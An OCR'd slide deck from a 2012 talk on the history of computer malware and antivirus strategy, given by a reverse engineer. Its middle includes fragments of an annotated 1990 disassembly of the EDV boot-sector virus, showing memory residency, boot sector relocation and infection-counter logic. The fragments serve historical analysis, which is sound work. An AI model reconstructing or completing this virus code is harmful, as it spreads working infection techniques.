Pierre Vandevenne

DataRescue sa/nv

www.datarescue.com

Reverse Engineering since 1980 (Z80 processor).

Since 1992, IT Security professional.

IDA Pro Publisher for 14 years

Software, Services and Training to most “three and four letters agencies” an IT Security companies worlwide.

F-Secure Distributor for Belgium-Luxemburg since 1994

A (very brief) History of Computer Malware

P. Vandevenne - DataRescue SA

Utrecht, May 10, 2012

Why look back at the history of malware?


- Not because of some “Good Old Days” nostalgia.
- Not because it is easier to analyze the past than to predict the future.
- Because there are lessons to be learned.
  - how the malware threat evolved to the current situation.
  - how it shaped our perception of malware and anti-virus software.
  - how it helps define our current defense strategy.

Concepts

- Von Neuman: Theory of Self Reproducing Automata (1949)
- Creeper Worm - Reaper Disinfector (1971)
- Elk Cloner: Apple virus (1981)
- Fred Cohen: Computer Viruses: Theory and Experiments (1984)

In the beginning...

- Boot Sector Viruses
- Simple File Infectors
- Birth of the Scan, Identify, Disinfect Stereotype
- Slow vectors (Tequila),
- no way to benefit
- PoC, vandalism.



The Scan-Identify-Disinfect Stereotype


Anti-Virus 2012 REDUX

- Valid at the time (worked for close to 100% of the viruses in the wild).
- Still how most of my customers think about “anti-virus” today.
- Still how “anti-virus” software is tested today.

This is a dangerous stereotype!

Scanning, pattern matching, still somewhat useful today (blocking the background noise, malware removal)

Not very effective against the daily flow of new threats.




Is Antivirus Software a Waste of Money?

By Robert McMillan ✉ March 2, 2012 | 6:30 am | Categories: Security, Software

The Good Old Days weren’t perfect.

- Increasing number of viruses required an increasing number of competent analysts. Analysis was tedious and could take a couple of days.
- Polymorphic viruses required dedicated detection/disinfection routines (that issue was later solved through emulation)
- Malware written in High Level Languages had begun to appear. They were extremely hard to analyze with the tools of the day.


EDV Virus Disassembly



```
A better approach would be to run this program from a dedicated "quarantine"
machine.


ƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒ
‚‚‚   EDV Virus disassembly by P. Vandevenne 1990
ƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒ

Offset ≥   Instruction                ≥      Comment
ƒƒƒƒƒƒƒ≈ƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒ≈ƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒ
 0000  ≥ MOV    AX, E800              ≥ Memory search strategy.
 0003  ≥ XOR    BX, BX                ≥ This virus uses full 1Mb DOS addressing
 0005  ≥ MOV    DS, AX                ≥ range !
 0007  ≥ MOV    [BX], 1881            ≥
 000B  ≥ CMP    WORD PTR [BX],1881    ≥
 000F  ≥ JE     001E                  ≥ if compare works, then there is memory
       ≥                              ≥ at that address.
       ≥                              ≥
 0011  ≥ SUB    AX, 1000              ≥ else, try one segment lower
       ≥                              ≥
 0014  ≥ CMP    AX, B800              ≥ without tampering with CGA's video
 0017  ≥ JNE    0005                  ≥ buffer
       ≥                              ≥
 0019  ≥ MOV    AX, A800              ≥ but using VGA's
 001C  ≥ JMP    0005                  ≥ else, search below 640K
       ≥                              ≥
ƒƒƒƒƒƒƒ≈ƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒ≈ƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒ
       ≥                              ≥
 001E  ≥ MOV    ES, AX                ≥ Memory installation
 0020  ≥ MOV    DS, BX                ≥ moves viral code to 9800:0000 if 640K
 0022  ≥ MOV    SI, 7C00              ≥ from 7C00:0000 ( Boot Sector in memory )
 0025  ≥ XOR    DI, DI                ≥
 0027  ≥ MOV    CX, 0100              ≥
```



```
ƒƒƒƒƒƒƒ≈ƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒ≈ƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒ
       ≥                              ≥
 00E3  ≥ DEC    BYTE PTR [020A]       ≥  Internal marker, should be 0 on first
 00E7  ≥ JNL    0123                  ≥  pass
       ≥                              ≥
 00E9  ≥ MOV    [020A], 02            ≥
ƒƒƒƒƒƒƒ≈ƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒ≈ƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒ
       ≥                              ≥ With a fresh disk, the original boot
 00EE  ≥  MOV    CX, 2708             ≥ sector is moved track 39, sector 8,
 00F1  ≥  MOV    DH, 01               ≥ side 1 ( and shall be accessed as such
 00F3  ≥  MOV    AX, 0301             ≥ hereafter )
 00F6  ≥  PUSHF                       ≥
 00F7  ≥  CALL   FAR [0200]           ≥
 00FB  ≥  JB     0123                 ≥ error handling
 00FD  ≥  MOV    AL,FF                ≥
 00FF  ≥  INC    BYTE PTR [01FD]      ≥ Infection counter
 0103  ≥  CMP    BYTE PTR [01FD], 06≥
 0108  ≥  JNL    0126                 ≥ ACTION IF COUNT REACHED !
       ≥                              ≥
 ƒƒƒƒƒƒ≈ƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒ≈ƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒƒ
       ≥                              ≥ Since this is no time for action,
 010A  ≥  XCHG   [01FD], AL           ≥ counter is saved,
 010E  ≥  PUSH   AX                   ≥
 010F  ≥  MOV    CX, 0001             ≥ viral boot sector is written
```

The Good Old Days weren’t perfect...

- Users resisted the idea of applying 3-4 updates each year.
- While infection vectors were slow, the emergence of the Internet made it clear that wouldn’t be always so.
- For the future, new ideas were needed.


An Immune System for Cyberspace

Kephart, Jeffrey O. and Sorkin, Gregory B. and Swimmer, Morton (1997) **An immune system for cyberspace**. In: IEEE International Conference on Systems

IBM Research's massively distributed systems group is creating a computer immune system for cyberspace. Client machines running the group's software will be able to detect the presence of a new virus and send a sample over the Internet back to the antivirus headquarters. There, computers will dissect it, analyze it, and identify the means for completely removing it from the infected computer. The system will then communicate the method for identifying and removing the virus to computers worldwide - in effect, immunizing them within minutes of the initial appearance of the virus.

The late 90s...

- Windows 95 saw the generalization of a new executable file format (Portable Executable).
- Alan Solomon *"Windows PE Viruses will be too hard to write". The anti-virus market is dead. Better get out now."*



In a way, Alan was right.

